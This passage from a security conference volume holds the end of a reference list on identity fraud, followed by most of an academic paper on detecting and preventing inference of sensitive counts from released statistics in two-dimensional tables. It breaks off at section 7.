Acknowledgement. We thank M. Mannan for helpful discussions, and anonymous referees for comments improving both technical and editorial aspects of the paper. We acknowledge partial funding from ORNEC, and the second author acknowledges NSERC for funding an NSERC Discovery Grant and his Canada Research Chair in Network and Software Security.

References

1. Abadi, M., Lomas, T.M.A., Needham, R.: Strengthening Passwords. Technical Report 1997 - 033, Digital Equipment Corporation (1997)
2. Balacheff, B., Chen, L., Pearson, S., Plaquin, D., Proudler, G.: Trusted Computing Platforms – TCPA Technology in Context. Prentice Hall, Englewood Cliffs (2003)
3. Chou, N., Ledesma, R., Teraguchi, Y., Boneh, D., Mitchell, J.C.: Client-Side Defense Against Web-Based Identity Theft. In: Network and Distributed System Security Symposium (NDSS 2004). The Internet Society (2004)
4. Dhamija, R., Tygar, J.D.: The Battle Against Phishing: Dynamic Security Skins. In: Symposium on Usable Privacy and Security (SOUPS 2005), pp. 77–88. ACM Press, New York (2005)
5. Dodis, Y., Franklin, M., Katz, J., Miyaji, A., Yung, M.: Key-Insulated Public Key Cryptosystems. In: Joye, M. (ed.) CT-RSA 2003. LNCS, vol. 2612, pp. 19–32. Springer, Heidelberg (2003)
6. Australian Center for Policing Research. Standardization of Definitions of Identity Crime Terms - Discussion Paper, Prepared by the Australian Center for Policing Research for the Police Commissioners' Australian Identity Crime Working Party and the AUSTRAC POI Steering Committee (2005)
7. NFC Forum (accessed, January 2008), http://www.nfc-forum.org/home
8. Goodrich, M.T., Sirivianos, M., Solis, J., Tsudik, G., Uzun, E.: Loud and Clear: Human-Verifiable Authentication Based on Audio. In: IEEE International Conference on Distributed Computing Systems (ICDCS 2006). IEEE, Los Alamitos (2006)
9. Gordon, G.R., Willox, N.A.: Identity Fraud: A Critical National and Global Threat. Journal of Economic Crime Management 2(1), 1–47 (2005)

10. Network Working Group. RFC 3538 - Secure Electronic Transaction (SET) Supplement for the v1.0 Internet Open Trading Protocol (IOTP) (2003) (accessed, January 2008), http://www.faqs.org/rfcs/rfc3538.html
11. Halderman, J.A., Waters, B., Felten, E.W.: A Convenient Method for Securely Managing Passwords. In: International Conference on World Wide Web (WWW 2005), pp. 471–479. ACM Press, New York (2005)
12. Haskett, J.A.: Pass-algorithms: A User Validation Scheme Based on Knowledge of Secret Algorithm. Communications of the ACM 27(8), 777–781 (1984)
13. Just, M., van Oorschot, P.C.: Addressing the Problem of Undetected Signature Key Compromise. In: Network and Distributed System Security (NDSS 1999). The Internet Society (1999)
14. Kirda, E., Kruegel, C.: Protecting Users Against Phishing Attacks with AntiPhish. In: Computer Software and Applications Conference 2005, pp. 517–524 (2005)
15. Koblitz, N., Menezes, A.J.: Another look at provable security II. In: Barua, R., Lange, T. (eds.) INDOCRYPT 2006. LNCS, vol. 4329, pp. 148–175. Springer, Heidelberg (2006)
16. Koblitz, N., Menezes, A.J.: Another look at provable security. Journal of Cryptology 20(1), 3–37 (2007)
17. Lacey, D., Cuganesan, S.: The Role of Organizations in Identity Theft Response: the Organization-Individual Dynamic. Journal of Consumer Affairs 38(2), 244–261 (2004)
18. Lamport, L.: Password Authentication with Insecure Communication. Communications of the ACM 24, 770–772 (1981)
19. Lomas, T.M.A., Gong, L., Saltzer, J.H., Needham, R.M.: Reducing Risks from Poorly Chosen Keys. ACM SIGOPS Operating Systems Review 23(5) (1989)
20. MacKenzie, P., Reiter, M.K.: Delegation of cryptographic servers for capture-resilient devices. Distributed Computing 16(4), 307–327 (2003)
21. Mannan, M., van Oorschot, P.C.: Using a personal device to strengthen password authentication from an untrusted computer. In: Dietrich, S., Dhamija, R. (eds.) FC 2007. LNCS, vol. 4886, pp. 88–103. Springer, Heidelberg (2007)
22. McCune, J.M., Perrig, A., Reiter, M.K.: Seeing-is-believing: Using camera phones for human-verifiable authentication. In: IEEE Symposium on Security and Privacy (May 2005)
23. Molloy, I., Li, J., Li, N.: Dynamic virtual credit card numbers. In: Dietrich, S., Dhamija, R. (eds.) FC 2007. LNCS, vol. 4886, pp. 208–223. Springer, Heidelberg (2007)
24. Nali, D., van Oorschot, P.C.: CROO: A Generic Architecture and Protocol to Detect Identity Fraud (Extended Version). Technical Report, TR-08-17, School of Computer Science, Carleton University, Ottawa, Canada (2008)
25. Javelin Strategy & Research. 2005 Identity Fraud Survey Report (2005), http://www.javelinstrategy.com/reports/2005IdentityFraudSurveyReport.html
26. Ross, B., Jackson, C., Miyake, N., Boneh, D., Mitchell, J.C.: Stronger Password Authentication Using Browser Extensions. In: USENIX Security Symposium, pp. 17–32 (2005)
27. Roth, V., Richter, K., Freidinger, R.: A PIN-Entry Method Resilient Against Shoulder Surfing. In: ACM Conference on Computer and Communications Security (CCS 2004), pp. 236–245. ACM Press, New York (2004)
28. Rubin, A.D., Wright, R.N.: Off-line generation of limited-use credit card numbers. In: Syverson, P.F. (ed.) FC 2001. LNCS, vol. 2339, pp. 196–209. Springer, Heidelberg (2002)

29. Shamir, A.: Secureclick: A web payment system with disposable credit card numbers. In: Syverson, P.F. (ed.) FC 2001. LNCS, vol. 2339, pp. 232–242. Springer, Heidelberg (2002)
30. Singh, A., dos Santos, A.L.M.: Grammar based off line generation of disposable credit card numbers. In: ACM Symposium on Applied Computing 2002 (SAC 2002), pp. 221–228. ACM Press, New York (2003)
31. van Oorschot, P.C., Stubblebine, S.: Countering Identity Theft through Digital Uniqueness, Location Cross-Checking, and Funneling. In: Patrick, A.S., Yung, M. (eds.) FC 2005. LNCS, vol. 3570, pp. 31–43. Springer, Heidelberg (2005)

Disclosure Analysis and Control in Statistical Databases

Yingjiu Li[1] and Haibing Lu[2]

[1] Singapore Management University, 80 Stamford Road, Singapore 178902
[2] Rutgers University, 180 University Avenue, Newark, NJ 07102
yjli@smu.edu.sg, haibing@pegasus.rutgers.edu

Abstract. Disclosure analysis and control are critical to protect sensitive information in statistical databases when some statistical moments are released. A generic question in disclosure analysis is whether a data snooper can deduce any sensitive information from available statistical moments. To address this question, we consider various types of possible disclosure based on the exact bounds that a snooper can infer about any protected moments from available statistical moments. We focus on protecting static moments in two-dimensional tables and obtain the following results. For each type of disclosure, we reveal the distribution patterns of protected moments that are subject to disclosure. Based on the disclosure patterns, we design efficient algorithms to discover all protected moments that are subject to disclosure. Also based on the disclosure patterns, we propose efficient algorithms to eliminate all possible disclosures by combining a minimum number of available moments. We also discuss the difficulties of executing disclosure analysis and control in high-dimensional tables.

1 Introduction

Recent years have seen a significant increase in the number of security breaches of sensitive personal information. According to the list maintained by Privacy Rights Clearinghouse, over two hundred million records containing sensitive personal information have been involved in security breaches in the US since 2005[1]. Numerous laws have been passed to protect the privacy and security of various types of data such as student records[2] and personal health information[3]. One example is the Title 13 United States Code, which authorizes the Census Bureau to conduct censuses and surveys; however, the Section 9 of the code prohibits the Census Bureau from publishing results in which an individual can be identified. In many applications such as economic planning, health care, social sciences, and

[1] Chronology of data breaches. http://www.privacyrights.org/ar/ChronDataBreaches. htm

[2] Family Educational Rights and Privacy Act (FERPA). http://www.ed.gov/policy/gen/guid/fpco/ferpa/index.html

[3] Health Insurance Portability and Accountability Act (HIPAA). http://www.cms.hhs.gov/HIPAAGenInfo/

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 146–160, 2008.

census data evaluation, statistical databases are used to manage a large amount of sensitive personal information. To mitigate the privacy threats and comply with the privacy laws, it is critical to ensure that the information released in the statistical database applications cannot be exploited by data snoopers to disclose any sensitive personal information.

In this paper, we investigate the problem of disclosure analysis and control systematically in statistical databases. A statistical database is modeled as a database relation of M records and N attributes. Each record contains some sensitive personal information. In particular, the i-th record consists of values $x_{i1}, \ldots x_{iN}$ for attributes $A_1, \ldots, A_N$. Each attribute A_j has a finite number $|A_j|$ of possible values in its domain. An attribute can be either numerical (e.g., salary) or non-numerical (e.g., address). To protect sensitive personal information, only some aggregated statistics are released to database users. The aggregated statistics are generated in the following process.

Let *n-set* ($n < N$) be a subset of database records that can be specified using the values of n distinct attributes in a form $A_{i_1} = a_1, ..., A_{i} = a_n$, where $A_{i_1}, ...A_{i}$ ($i_n \leq N$) are n attributes and each a_j is some value in the domain of A_{i}. Note that an n-set may contain no records. Given $A_{i_1}, ...A_{i}$, the total number of n-sets is $\Pi_{j=1}^{n} |A_{i}|$ and these n-sets define an n-dimensional table, called *n-table* [17], where each attribute corresponds to one dimension of the table. The database has 2^N such tables $T_1, \ldots, T_2$. In an n-table, one can define finite moments $\sum_{i \in S} x_{i1}^{e_1} x_{i2}^{e_2} \cdots x_{iN}^{e}$, where S enumerates the n-sets in the n-table, and the exponents $e_1, \ldots e_N$ are nonnegative integers. The moment that is derived from a n-set is called an *n-set moment.* A generic question of disclosure analysis in statistical databases asks whether any set moment that contains sensitive personal information can be inferred by data snoopers from a set of seemingly non-sensitive set moments?

This question is generic since the moments can be used to derive most of the statistics that are widely used in statistical database applications. It has been shown that the moment over any set of records specified by a logical formula over the values of attributes using operators OR, AND, and NOT can be derived from some set moments [17]. For example, an n-set moment $\sum_{i \in S} x_{i1}^{e_1} x_{i2}^{e_2} \cdots x_{iN}^{e}$ can be used to represent the count of the records in the n-set S if all exponents are zero. In such case, the original database can be represented by the set of all N-set moments in the N-table, and the de-identifying process of removing or suppressing $N-n$ attributes can be represented by the set of all n-set moments in the n-table consisting of the n attributes that are not removed/suppressed. For another example, an n-set moment $\sum_{i \in S} x_{i1}^{e_1} x_{i2}^{e_2} \cdots x_{iN}^{e}$ can be used to represent the sum over any numeric attribute A_j in the n-set S if all exponents are zero except $e_j = 1$.

To illustrate the problem, consider a patient-treatment table given in Figure 1. It shows a 2-table derived from patients' records in a hospital, where each 2-set moment denotes the count that a patient (P) has undergone a particular treatment (T). It also shows two 1-tables consisting of total counts that are summed for each patient and for each treatment. A disclosure analysis

	T1	T2	T3	T4	T5	Total
P1	13	1	14	0	1	29
P2	2	0	2	1	0	5
P3	0	3	0	0	1	4
P4	1	0	2	2	0	5
Total	16	4	18	3	2	43

Fig. 1. Patient-treatment table

question asks whether the hospital can provide the total counts in the 1-tables to a pharmaceutical company in a way that the company cannot infer which patients have which diseases? If certain treatments are not considered to be sensitive, the hospital may provide the corresponding counts in the 2-table as well if the release of these counts lead to no disclosure of any sensitive count. Similar questions arise in many other applications. For example, national statistics offices who publish statistics over race and income level must avoid inference of any personal information such as at most three "wealthy Asians" living in a specific district.

To address the disclosure analysis and control problem, we review the related work (section 2) and define various types of possible disclosure based on the exact bounds that a snooper can infer about any protected moments from available statistical moments (section 3). We focus on protecting static moments in 2-tables, which are extracted from statistical databases without updates. For each type of disclosure, we reveal the distribution patterns of protected moments that are subject to disclosure (section 4). Based on the disclosure patterns, we design efficient algorithms to discover all protected moments that are subject to disclosure (section 5). Also based on the disclosure patterns, we propose efficient algorithms to eliminate all possible disclosures by combining a minimum number of available moments (section 6). To generalize our research, we discuss how to protect statistical moments in high-dimensional tables (section 7) before we conclude the paper (section 8). Due to space limit, we have to omit the proofs of the theorems in this paper (including the lemmas and corollaries that are necessary for the proofs). The complete proofs of the theorems will be presented in a full version of this paper.

2 Related Work

The problem of protecting sensitive information from being inferred from nonsensitive data has long been a focus in statistical database research [1,16,41, 20,22]. The proposed techniques can be classified into restriction-based and perturbation-based. Some restriction-based techniques limit the disclosure of privacy information by imposing restrictions on queries [4,40,39], including the number of values aggregated in each query [16], the common values aggregated in different queries [18], and the rank of a matrix representing answered queries [8]. Other restriction-based techniques eliminate disclosure by imposing restrictions on data structures, including partition [37], microaggregation [21], generalization [28,38], k-anonymity [35], ℓ-diversity [33], and t-closeness [30]. The perturbation-based techniques protect sensitive information by adding random noises. The random noises can be added to data structures [36], query answers [3], or source data [2,32,7,34]. Recently, however, it has been discovered that the original sensitive data can be estimated accurately from the perturbed data [29,27]; therefore, the perturbation-based techniques should be examined carefully so as to protect sensitive data effectively.

Our disclosure control method can be classified as restriction-based since we combine a minimum number of available moments in the process of eliminating the disclosure of protected moments. Our disclosure control method is different from other restriction-based solutions since it is developed based on the disclosure patterns that are discovered in this paper for the first time.

Our disclosure control method is also different from typical data protection techniques designed for protecting contingency tables (i.e., count tables), including cell suppression, controlled rounding, and controlled tabular adjustment. Cell suppression is an approach to suppressing sensitive cells as well as some other cells so that the sensitive cells cannot be inferred from marginal totals [11,14,24,25]. The challenge is to provide sufficient protection while minimizing the amount of information loss due to suppression [23]. In comparison, our control method combines a minimum number of cells without further suppressing them. In addition, our control method can be applied in the case where all cells are protected and thus cannot be further suppressed.

Controlled rounding is another table protection method which rounds the cell values in a contingency table to adjacent integer multiples of a positive integer base [13,12,6]. It requires that the sum of the rounded values for any row or column be equal to the rounded value of the corresponding marginal total. The controlled round is effective for limiting approximation disclosure; however, it may not be as effective as our method for limiting other types of disclosure.

Controlled tabular adjustment (or synthetic substitution) [15] uses threshold rules to determine how some cells should be modified. It replaces a sensitive cell value with a "safe" value (e.g., either zero or a threshold value) and uses linear programming to make small adjustments to other cells so as to restore the tabular structure. Similar to the controlled rounding method, the controlled tabular adjustment method requires that some cell values be modified, thus introducing errors to the protected data. In comparison, our disclosure control method does not modify any values except combining a minimum number of them before the release of data.

3 Basic Concepts

Consider a 2-table A with m rows and n columns of 2-set moments $\{a_{ij} \mid 1 \leq i \leq m, 1 \leq j \leq n\}$ that are derived from a statistical database as described in the introduction. Without loss of generality, we assume $a_{ij} \geq 0$, as arbitrary values in A can be easily converted to non-negative values by subtracting a lower bound of A. The results given in this paper hold in both integer domain and real domain.

Denote $a_{+j} = \sum_{i=1}^{m} a_{ij}$, $a_{i+} = \sum_{j=1}^{n} a_{ij}$, and $a_{++} = \sum_{ij} a_{ij}$, where a_{+j} and a_{i+} are 1-set moments of A and a_{++} is the 0-set moment of A. The 1-set moments satisfy $\sum_{j=1}^{n} a_{+j} = \sum_{i=1}^{m} a_{i+} = a_{++}$, which is called the *consistency condition.* If the moments are counts, the 2-table is usually called contingency table in statistics.

In table A, some of the 2-set moments must be protected if they contain sensitive or privacy information. The other 2-set moments and all of the 1-set moments may be released. The disclosure of a protected moment is defined based on the bounds that a snooper can obtain about the protected moment from released moments.

A nonnegative value $\underline{a}_{ij}$ is said to be a *lower bound* of a protected 2-set moment a_{ij} if, for any nonnegative table of $\{a'_{ij}\}$ that has the same released moments as A, the inequality $\underline{a}_{ij} \leq a'_{ij}$ holds. A value $\underline{a}_{ij}$ is said to be the *exact lower bound* of a_{ij} if (i) it is a lower bound; and (ii) there exists a nonnegative table $\{a'_{ij}\}$ such that a) the table has the same released moments as A, and b) $a'_{ij} = \underline{a}_{ij}$. An upper bound or the exact upper bound $\overline{a}_{ij}$ can be defined similarly.

Based on the exact bounds calculated for a protected moment from released moments, four types of disclosure can be defined.

- *Existence disclosure:* The exact lower bound of a protected moment is positive.
- *τ-upward disclosure:* The exact lower bound of a protected moment is greater than a positive threshold τ.
- *τ-downward disclosure:* The exact upper bound of a protected moment is less than a positive threshold τ.
- *τ-approximation disclosure:* The difference between the exact lower bound and the exact upper bound of a protected moment is less than a positive threshold τ.

Existence disclosure denotes the existence of non-zero moments. τ-upward disclosure is similar to existence disclosure except that the threshold τ is a positive value rather than zero. Though existence disclosure can be considered to be a special case of τ-upward disclosure if τ is allowed to take value zero, it is a typical type of privacy disclosure commonly used in statistical data protection [9]. τ-downward disclosure indicates the existence of protected moments that are less than the threshold τ. τ-approximation disclosure is defined based on both exact lower bound and exact upper bound. If the difference between these two bounds for a protected moment is small enough, a snooper may estimate the moment with a high precision.

Note that the disclosure measurements defined above can be considered as extensions to the k-anonymity concept proposed by Samarati and Sweeny [35]. If each protected moment represents count in a statistical database, then maintaining k-anonymity is equivalent to eliminating k-downward disclosure. Other anonymization notions such as ℓ-diversity [33] and t-closeness [30] take the distribution of database records into consideration, and these notions can be used to determine which moments must be protected and which moments can be released. For example, the ℓ-diversity requirement implies that a moment can be released if it is computed from a set of records that has at least ℓ well-represented values for each sensitive attribute. The t-closeness [30] requires that a moment be released if it is derived from a group of records whose distribution with respect to any sensitive attribute must be close enough to the distribution of the attribute in the overall database within a distribution distance t. Given a set of protected moments, our focus is to investigate the disclosure distribution, disclosure detection, and disclosure control based on the exact bounds of the protected moments that can be calculated from the released moments.

For convenience, let $\hat{a}_{i+}$, $\hat{a}_{+j}$, and $\hat{a}_{++}$ denote the *revised values* of a_{i+}, a_{+j}, and a_{++} by subtracting all the released 2-set moments in row i, column j, and table A, respectively. In other words, $\hat{a}_{i+}$, $\hat{a}_{+j}$, and $\hat{a}_{++}$ give the sums of all protected 2-set moments in row i, column j, and table A, respectively. Note that the revised values $\hat{a}_{i+}$, $\hat{a}_{+j}$, and $\hat{a}_{++}$ can be easily derived by a data snooper from released moments.

4 Disclosure Distribution

It is critical to understand the distribution of protected moments subject to disclosure before we can design efficient solutions to eliminate the disclosure risk. In this section, we first investigate how to derive the exact bounds for a protected moment from released moments. We then discover the distribution patterns for the protected moments that are subject to various types of disclosure.

4.1 Deriving Exact Bounds for Protected Moments

In a 2-table A, the exact bounds of a protected moment a_{ij} can be derived from some of the released moments as indicated by the following

Theorem 4.1. *In the case that all 1-set moments are released while all 2-set moments are protected, the exact bounds for any protected moment a_{ij} are*

$$\max\{0, a_{i+} + a_{+j} - a_{++}\} \leq a_{ij} \leq \min\{a_{i+}, a_{+j}\}$$

In the case that all 1-set moments and some 2-set moments are released, the exact bounds for any protected 2-set moment a_{ij} are

$$\max\{0, \hat{a}_{i+} + \hat{a}_{+j} - \hat{a}_{++}\} \leq a_{ij} \leq \min\{\hat{a}_{i+}, \hat{a}_{+j}\}$$

where $\hat{a}_{i+}$, $\hat{a}_{+j}$, and $\hat{a}_{++}$ are revised values of a_{i+}, a_{+j}, and a_{++}, respectively.

The first part of this theorem is called the Fréchet bounds in statistics. We generalize the result of Fréchet bounds to the tables in which some of the 2-set moments may be released.




Fig. 2. Typical distribution pattern for protected moments subject to existence disclosure or τ-upward disclosure (dashed line: some protected moments in a row or column are subject to disclosure)

4.2 Discovering Distribution Patterns for Protected Moments

Based on the exact bounds derived from released moments for protected moments, we discover that the protected moments subject to various kinds of disclosure demonstrate some regular patterns.

Theorem 4.2. *Consider existence disclosure or τ-upward disclosure in a 2-table where some 2-set moments are protected. If some protected moments are subject to disclosure, they must appear in the same row or column.*

The above theorem reveals the distribution pattern for the protected moments that are subject to existence disclosure or τ-upward disclosure. Next, consider the distribution of the protected moments that are subject to τ-downward disclosure or τ-approximation disclosure. We have the following

Theorem 4.3. *Consider τ-downward disclosure or τ-approximation disclosure in a 2-table where some 1-set moments are protected. If a protected moment is subject to disclosure, the other protected moments in the same row or column must also be subject to disclosure.*

Note that the distribution pattern for the protected moments that are subject to τ-approximation disclosure or τ-downward disclosure is different from that for the protected moments that are subject to existence disclosure or τ-upward disclosure. The former pattern is in a single row or column, while the latter must "fill" some rows or columns. Figures 2 and 3 illustrate typical distribution patterns for different types of disclosure.

Let us return to the example shown in Figure 1 and assume that all of the 1-set moments are protected given the totals. There are only two protected moments a_{11} and a_{13} that are subject to existence disclosure and τ-upward disclosure with a threshold $\tau < 2$. These two moments are in the same row. There is only one protected moment a_{13} that is subject to τ-upward disclosure with a threshold $2 \leq \tau < 4$ and there is no protected moment that is subject to τ-upward disclosure with a threshold $\tau \geq 4$. If the threshold is set to 5, all of the protected moments (but no other protected moments) in row $i = 3$ and in columns $j = 2, 4$, and 5 are subject to τ-approximation disclosure and τ-downward disclosure.




Fig. 3. Typical distribution pattern for protected moments subject to τ-approximation disclosure or τ-downward disclosure (solid line: all protected moments in a row or column are subject to disclosure)

5 Disclosure Detection

An important task in disclosure analysis and control is to detect all protected moments that are subject to disclosure. A naive approach is to check all of the protected moments one by one by calculating its exact lower bound (two addition/subtraction operations and one comparison operation) and/or exact upper bound (one comparison operation). This naive approach requires checking all protected moments in an $m \times n$ 2-table.

5.1 First Improvement

Based on the distribution patterns discovered in the previous section, we propose an approach that is more efficient than the naive approach for disclosure detection. Our approach requires checking at most $mn/2 + (m + n - 2)$ protected moments in the average case, which is better than the naive approach which checks at most mn protected moments. This is a meaningful improvement for some information organizations (e.g., statistics offices) that routinely process a large number of sizable statistical tables.

First, consider existence disclosure and τ-upward disclosure. According to Theorem 4.2, the protected moments that are subject to disclosure must exist in a single row or column. Based on this distribution pattern, we propose the following

Procedure 1. (Disclosure detection for existence disclosure or τ-upward disclosure)

1. Starting from a_{11}, check all protected moments one by one; proceed to step 2 once a protected moment $a_{i'j'}$ is discovered to be subject to disclosure; otherwise, output no protected moment being subject to disclosure.
2. Continue to check all protected moments in row i'. If no protected moment is subject to disclosure, continue checking all protected moments in column j'. Output all protected moments that are discovered in both step 1 and step 2 being subject to disclosure.

This procedure outputs all and only the protected moments that are subject to existence disclosure or τ-upward disclosure because such protected moments must exist in row i' or column j'. The number of the protected moments checked by this procedure is mainly decided by the number of protected moments that are checked in step 1, which is used to find *the first protected moment that is subject to disclosure*. In the average case, the above procedure will check at most $mn/2$ protected moments in step 1. The procedure checks at most $m+n-2$ protected moments in step 2. The time complexity of this procedure is a non-increasing function of the number of protected moments that are subject to disclosure.

Second, consider τ-approximation disclosure and τ-downward disclosure. According to Theorem 4.3, the protected moments that are subject to disclosure must "fill" some rows or columns. Based on this distribution pattern, we propose the following

Procedure 2. (Disclosure detection for τ-approximation disclosure or τ-downward disclosure)

1. Starting from a_{11}, check all protected moments one by one; proceed to step 2 once a protected moment $a_{i'j'}$ that is *not* subject to disclosure is discovered; otherwise, output all protected moments being subject to disclosure.
2. Continue to check all protected moments in row i' and in column j'. Let all protected moments (if any) in row i' and in column j' that are subject to disclosure be $a_{i'j_1}, \ldots, a_{i'j}$ and $a_{i_1j'}, \ldots, a_{i\ j'}$. Output all protected moments in rows $i_1, \ldots i_t$ and in columns $j_1, \ldots, j_s$ being subject to disclosure.

According to Theorem 4.3, if any protected $a_{i'j}$ in row i' (or $a_{i\ j'}$ in column j') is subject to disclosure, all protected moments in column j_k (in row i_k, respectively) must be subject to disclosure given that the protected moment $a_{i'j'}$ is not subject to disclosure and $j_k \neq j'$ ($i_k \neq i'$, respectively). Therefore, this procedure outputs all and only the protected moments that are subject to τ-approximation disclosure or τ-downward disclosure.

The number of protected moments checked in this procedure is mainly determined by the number of protected moments checked in step 1, which is used to find *the first protected moment that is not subject to disclosure*. In the average case, the above procedure will check at most $mn/2$ protected moments in step 1. The procedure checks at most $m+n-2$ protected moments in step 2. The time complexity of this procedure is a non-increasing function of the number of the protected moments that are *not* subject to disclosure.

5.2 Another Improvement

The first improvement requires checking at most $mn/2 + (m+n-2)$ moments in the average case. In the worst case, it checks all the protected moments as in the naive approach. We propose another improvement which may produce better performance than the first improvement.

First, consider existence disclosure or τ-upward disclosure. We modify procedure 1 to be the following

Procedure 3. (Disclosure detection for existence disclosure or τ-upward disclosure)

```
1. Enumerate row $i'$ in the order that $\hat{a}_{i'+}$ takes value from $\max_i\{\hat{a}_{i+}\}$ to $\min_i\{\hat{a}_{i+}\}$
    Enumerate column $j'$ in the order that $\hat{a}_{+j'}$ takes value from $\max_j\{\hat{a}_{+j}\}$ to $\min_j\{\hat{a}_{+j}\}$
        If $a_{i'j'}$ is protected and subject to disclosure, proceed to step 2
        If $a_{i'j'}$ is protected and not subject to disclosure, output no protected moment being subject to disclosure.
2. Same as step 2 in procedure 1.
```

The first step of this procedure is used to find *the first protected moment*. According to Theorem 4.1, the exact lower bound of this firstly discovered moment is the largest among the the exact lower bounds of other protected moments due to the order in which i' and j' are enumerated. If this firstly discovered moment is subject to disclosure, the step 2 of procedure 1 is exploited to find all other protected moments that are subject to disclosure; otherwise, the procedure terminates since all other protected moments must not be subject to disclosure. Therefore, this procedure outputs all and only the protected moments that are subject to disclosure. Since this procedure involves sorting of the revised 1-set moments in step 1, it requires more computation than procedure 1 in the worst case. In the case that all 2-set moments are protected, procedure 3 will check exactly one moment in step 1 (after discovering the largest 1-set moments in $m + n - 2$ comparisons) and at most $m + n - 2$ moments in step 2 if step 2 is executed.

Now, consider τ-downward disclosure. A protected moment $a_{i'j'}$ is subject to disclosure if and only if the revised moment $\hat{a}_{i'+}$ or $\hat{a}_{+j'}$ is less than τ. Therefore, we propose the following procedure to discover all and only the protected moments that are subject to disclosure: Discover all i' and j' such that $\hat{a}_{i'+} < \tau$ and $\hat{a}_{+j'} < \tau$; output all protected moments in the discovered rows i' and columns j' being subject to disclosure. We call this improvement **procedure 4**. This procedure checks $m + n$ revised 1-set moments.

Finally, for τ-approximation disclosure, we classify the protected moments that are subject to disclosure into two categories: (i) protected moments that are subject to τ-downward disclosure; and (ii) protected moments that are not subject to τ-downward disclosure. The protected moments in category (ii) must be subject to existence disclosure since they are subject to τ-approximation disclosure.

Procedure 4 can be used to discover all and only the protected moments in category (i), while procedure 3 can be easily extended to discover all and only the protected moments in category (ii). The union of the protected moments discovered in categories (i) and (ii) is the set of the protected moments subject to τ-approximation disclosure.

6 Disclosure Control

Based on the distribution patterns of the protected moments that are subject to disclosure, we propose a control method to eliminate the disclosure in a 2-table.

The basic idea is to combine each row (or column) that is subject to disclosure with some other rows (or columns) with minimum impact to the number of released moments.

By combining rows $i_1, \ldots i_k$ (combining columns can be interpreted similarly), we mean that the 2-set moments $a_{i_1j}, \ldots a_{i\ j}$ are combined to become a single moment $a_{i_1j} + \ldots a_{i\ j}$ for $j = 1, \ldots n$. For convenience, we call $\{a_{i_1j}, \ldots a_{i\ j}\}$ a group of *combining moments*, and $a_{ik} + \ldots a_{jk}$ their *combined moment*. A combined moment is released if all of its combining moments are released before combination; otherwise, the combined moment is protected[4]. After combination, we release the sum of the protected moments in each row or column as its revised 1-set moment, and release the sum of all protected moments as the revised 0-set moment. It is easy to derive the following.

Lemma 6.1. *After some rows or columns are combined, the exact lower bound of any combining moment is zero, while the exact upper bound of any combining moment is the exact upper bound of its combined moment. The exact upper bound (exact lower bound, respectively) of any protected moment that is not involved in combination is nondecreasing (nonincreasing, respectively) after combination.*

Consider existence disclosure or τ-upward disclosure. According to Theorem 4.2, the protected moments that are subject to disclosure, if any, exist in a single row or column. Our control method combines this row (or column) with one of the other rows (or columns). According to Lemma 6.1, the exact lower bound of any combining moment is zero after our method is applied. Therefore, our method eliminates the disclosure of any combining moment. Our method does not make any other protected moment that is not involved in combination subject to disclosure since its exact lower bound is nonincreasing after combination.

	T1	T2	T3	T4	T5	
P1	13	1	14	0	1	34
P2	2	0	2	1	0	
P3	0	3	0	0	1	4
P4	1	0	2	2	0	5
	16	4	18	3	2	43

Fig. 4. Eliminating existence disclosure or threshold upward disclosure

Consider the patient-treatment table shown in Figure 1 as an example and assume that all 2-set moments are protected. There are only two moments a_{11} and a_{13} subject to existence disclosure and τ-upward disclosure with $\tau < 2$. To eliminate the disclosure, our method combines row 1 with row 2 as shown in Figure 4.

[4] It is possible to relax our combination method so that more combined moments can be released as long as such relaxation does not make any protected moment subject to disclosure. For simplicity reason, we do not elaborate on this.

	T1	T2	T3	T4	T5	
P1	13	1	14	0	1	29
P2	2	0	2	1	0	9
P3	0	3	0	0	1	
P4	1	0	2	2	0	5
	20		18	5		43

Fig. 5. Eliminating approximation disclosure or threshold downward disclosure

Next, consider τ-approximation disclosure and τ-downward disclosure. We assume $\tau \leq a_{++}$; otherwise, the disclosure cannot be eliminated even if we combine all moments. According to Theorem 4.3, all protected moments that are subject to disclosure, if any, must "fill" in some rows and columns. If the combination of these rows makes the revised 1-set moment less than τ, we combine these rows with some other rows until the revised 1-set moment is no less than τ (this is achievable due to $\tau \leq a_{++}$). Otherwise, we partition these rows into as many groups as possible and combine the rows in each group such that the revised 1-set moment in each group after combination is no less than τ. The columns are processed similarly. According to Lemma 6.1, the exact upper bound of any combining moment is no less than τ and its exact lower bound becomes zero after the process. For any other protected moment that is not involved in combination, its exact upper bound is nondecreasing and its exact lower bound is nonincreasing after combination. Therefore, there is no disclosure after combination.

Consider the patient-treatment table shown in Figure 1 as an example and assume that all 2-set moments are protected. All of the moments in row $i = 3$ and in columns $j = 2, 4$, and 5 (but no other moments) are subject to τ-approximation disclosure and τ-downward disclosure with $\tau = 5$. To eliminate the disclosure, one may combine row 2 with row 3, column 1 with column 2, and column 4 with column 5 as shown in Figure 5.

If multiple rows and/or columns are subject to disclosure, an optimization problem can be formulated to address how to partition the rows or columns into as many groups as possible (in order to maximize the number of released moments). In the case that all 2-set moments are protected, this can be modeled as follows. Given threshold τ and a set $\{s_1, \ldots, s_k\}$ of 1-set moments, find a partition of $\{s_1, \ldots, s_k\}$ that yields the maximum number of groups with the constraint that the sum of the members in each group is no less than τ.

This optimization problem can be considered as a dual problem of the Bin Packing Problem, in which a set of k items $\{s_1, \ldots, s_k\}$ are stored using the smallest number of bins with capacity τ. The constraint of the Bin Packing Problem is that the sum of the members in each group (i.e., bin) is no larger than the capacity τ, while in our problem the sum is no less than the threshold τ. The objective function of the Bin Packing Problem is to find the minimum number of bins while our problem seeks to obtain the maximum number of groups. It is easy to know that our problem, like the Bin Packing Problem, is a combinatorial NP-complete problem. The various heuristics (e.g., Best Fit Decreasing and First Fit

Decreasing) and polynomial-time approximation algorithms designed for solving the Bin Packing Problem [26] can be easily adapted to solve our problem. In the case that some 2-set moments are released, this optimization method should be further adapted as some of the revised 1-set moments may increase after combination.

7 Discussion on High-Dimensional Tables

